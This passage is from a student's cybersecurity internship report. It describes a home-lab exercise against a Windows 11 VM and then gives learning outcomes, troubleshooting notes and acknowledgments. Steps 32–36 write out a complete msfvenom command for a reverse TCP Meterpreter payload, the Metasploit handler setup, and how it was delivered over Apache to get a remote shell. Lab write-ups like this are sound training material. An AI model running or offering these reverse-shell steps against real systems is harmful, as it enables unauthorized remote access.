Lab Setup: Kali Linux attacker machine (IP: 192.168.56.104 / 10.0.2.15) and Windows 11 victim machine (IP: 192.168.56.103) on a shared host-only network.

Procedure:

29. Performed a local network scan to identify the Windows 11 VM: nmap -sS -Pn 10.0.2.0/24. The scan discovered 3 live hosts — 10.0.2.2 (ports 135/msrpc, 445/microsoft-ds, 3389/ms-wbt-server), 10.0.2.3 (port 53/domain), and 10.0.2.15 (local Kali machine with all ports closed/reset).

Screenshot — Nmap local subnet scan discovering live hosts and open ports:



Figure 11: nmap -sS -Pn 10.0.2.0/24 — 3 hosts discovered; Windows VM at 10.0.2.2 with RDP/SMB open

30. Set up the Apache2 web server on Kali to serve the payload file. Escalated to root with sudo su, then checked the Apache service: service apache2 status showed it was "inactive (dead), disabled". Started it with: service apache2 start.

Screenshot — Apache2 service started successfully on Kali Linux:



Figure 12: Apache2 service status (inactive) and start command executed — service started successfully

31. Verified Apache was running correctly by browsing to the Kali machine's local IP (10.0.2.15) in Firefox. The Apache2 Debian Default Page loaded, confirming the web server was up and ready to serve files from /var/www/html/.

Screenshot — Apache2 Default Page confirming web server is active and serving:



Figure 13: Apache2 Debian Default Page at 10.0.2.15 — web server confirmed active

32. Generated the Windows reverse TCP Meterpreter payload using msfvenom: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.104 LPORT=4444 -f exe > /var/www/html/shell.exe. The payload was saved to Apache's web root for delivery.
33. Launched Metasploit (msfconsole) and configured the multi/handler listener: use exploit/multi/handler, set payload windows/meterpreter/reverse_tcp, set LHOST 192.168.56.104, set LPORT 4444, then run. The handler began listening for incoming connections.
34. On the Windows 11 VM, downloaded and executed shell.exe from the attacker's Apache server. The payload executed and connected back to the Metasploit listener. The console showed multiple "Sending stage (177734 bytes)" and "Meterpreter session opened" messages as the payload was run several times, resulting in 6 active sessions.

Screenshot — Metasploit showing 6 active Meterpreter sessions from Windows 11 VM:



Figure 14: Metasploit sessions -l — 6 active Meterpreter x86/windows sessions from Win11-VM\NITS @ WIN11-VM

35. Interacted with Session 1 using: sessions -i 1. Metasploit confirmed "[*] Starting interaction with 1...". At the Meterpreter prompt, ran shell to drop into a native Windows command shell. The console displayed: "Microsoft Windows [Version 10.0.26200.7840]".
36. Ran whoami in the Windows shell, which returned win11-vm\nits — confirming full command execution on the Windows 11 VM as the "NITS" user account. The current directory was C:\Users\NITS\Downloads\, the location from which the payload had been executed.

Screenshot — Meterpreter shell with whoami confirming remote access on win11-vm\nits:



Figure 15: Meterpreter > shell — whoami returns win11-vm\nits, full remote command execution confirmed

Learning Outcomes

- Hands-On Tool Mastery: Developed practical proficiency with Nmap (network reconnaissance), Gobuster (web enumeration), Wireshark (packet analysis and credential extraction), John the Ripper (hash cracking), VeraCrypt (encrypted volume management), PE Explorer (static binary analysis), and Metasploit Framework (payload generation and post-exploitation). Each tool was used in a real scenario rather than a theoretical exercise.
- Penetration Testing Lifecycle: Gained a complete understanding of the ethical hacking process — reconnaissance → scanning → enumeration → exploitation → post-exploitation — with each task representing a distinct phase. This reinforced how the output of each phase directly informs the next.
- Understanding Attack Vectors: Through direct interaction, I understood how unencrypted HTTP exposes credentials to passive sniffers, how weak passwords render strong encryption (VeraCrypt) trivially bypassable, how publicly accessible directories increase a web application's attack surface, and how unsigned executables can be deployed as reverse shells.
- Cryptographic Concepts in Practice: Learned the operational difference between encryption and hashing, why salting defeats dictionary attacks on stored hashes, and how MD5's deterministic nature makes it vulnerable to preimage attacks via wordlists. The John the Ripper task made this concrete rather than abstract.

- Reverse Engineering Fundamentals: Analyzing the VeraCrypt PE executable introduced the structure of Windows Portable Executable binaries, the role of the PE header (Machine type, Entry Point, Sections, Subsystem), and how tools like PE Explorer enable analysts to understand a binary without executing it.
- Network Fundamentals and Protocol Analysis: Working with Wireshark deepened my understanding of TCP three-way handshakes, HTTP request/response cycles, session tracking via stream IDs, and how application-layer credentials traverse the network stack when HTTPS is not enforced.
- Problem-Solving and Troubleshooting: Each task involved at least one real obstacle — an already-decompressed wordlist, an inactive Apache service, redundant Meterpreter sessions — which developed methodical diagnostic thinking and the habit of verifying environment state before attributing problems to tool failure.

Challenges and Solutions

- Challenge — RockYou Wordlist Decompression Error: The command sudo gzip -d /usr/share/wordlists/rockyou.txt.gz returned "No such file or directory". Resolution: Listed the directory with ls /usr/share/wordlists/ and confirmed rockyou.txt was already present in decompressed form in the current Kali installation. Proceeded directly with John the Ripper using the existing file, eliminating unnecessary troubleshooting steps.
- Challenge — Apache2 Service Inactive by Default: The web server needed to serve the Metasploit payload to the Windows VM but was found inactive (dead) when checked with service apache2 status. Resolution: Started the service with service apache2 start (requiring root escalation via sudo su first), then verified it was serving correctly by loading the default page in the browser at 10.0.2.15 before transferring the payload.
- Challenge — Multiple Redundant Meterpreter Sessions: Re-executing the payload multiple times on the Windows VM produced 6 simultaneous Meterpreter sessions, which could create confusion during post-exploitation. Resolution: Used sessions -l to enumerate all active sessions clearly, then specifically selected Session 1 with sessions -i 1 for interaction. This reinforced disciplined session management practices.
- Challenge — Identifying the Correct PE Header Field: PE Explorer displays a large number of header fields (Machine, Entry Point, Base of Code, Image Base, etc.) which are easily confused. Resolution: Cross-referenced the Windows PE format specification to confirm that the "Address of Entry Point" field represents the virtual address (RVA) where execution begins after the image is loaded — distinguishing it from Base of Code and Image Base, which serve different purposes.
- Challenge — Isolating Relevant Wireshark Packets in a High-Volume Capture: The live capture generated 667 packets. Finding the POST packets containing credentials required applying the right combination of filters. Resolution: First applied http.request.method == "POST" to isolate form submission traffic, then used "Follow HTTP Stream" on the selected packet to reconstruct the full conversation and clearly read the credential payload in the POST body.

Conclusion

This internship at InsightOps was a highly productive and educationally rich experience that successfully bridged the gap between academic knowledge in Computer Science and the practical realities of professional cybersecurity work. Over the course of one month, I completed six structured tasks spanning the full breadth of foundational penetration testing — from initial reconnaissance and web enumeration through passive traffic analysis, cryptographic hash cracking, PE binary analysis, and active exploitation via reverse shell.

The tasks were designed with a deliberate progression: beginner tasks built confidence with reconnaissance and traffic analysis tools, while intermediate tasks introduced more complex workflows requiring multi-tool orchestration, virtual machine configuration, and an understanding of both offensive and defensive security principles. This structured escalation ensured that each new challenge was grounded in the skills developed in previous tasks.

Beyond technical skills, this internship strengthened my ability to troubleshoot real environment issues independently, document technical work clearly and precisely, and think analytically about security problems from both attacker and defender perspectives. The practical exposure to tools such as Metasploit, Wireshark, and John the Ripper in controlled scenarios has given me a concrete foundation for more advanced security research and professional practice.

I am confident that the competencies, habits of mind, and professional experience gained during this internship will serve as a strong foundation for further academic and career pursuits in the field of cybersecurity.

Acknowledgments

I extend my sincere gratitude to InsightOps for providing this internship opportunity and for designing a structured, hands-on curriculum that made genuine learning possible. The quality of the tasks — their practical relevance, progressive difficulty, and real-world applicability — reflects a thoughtful investment in intern development.

I am especially thankful to my mentor, Mr. Surendharan, and assistant mentor, Mr. Pranshu, whose technical guidance, timely feedback, and willingness to share expertise were instrumental throughout the internship. Their mentorship gave me both the direction and the confidence to tackle challenging tasks effectively.

I also thank the coordinator, Mr. Aakash, for his efficient management of the internship logistics and for being available during the designated support periods to address questions and ensure a smooth experience.

Finally, I am grateful to Purnima Institute of Engineering and Technology for encouraging students to pursue professional internships and for the academic foundation in Computer Science and Engineering that prepared me to engage meaningfully with the work assigned. This experience has been a defining milestone in my professional development.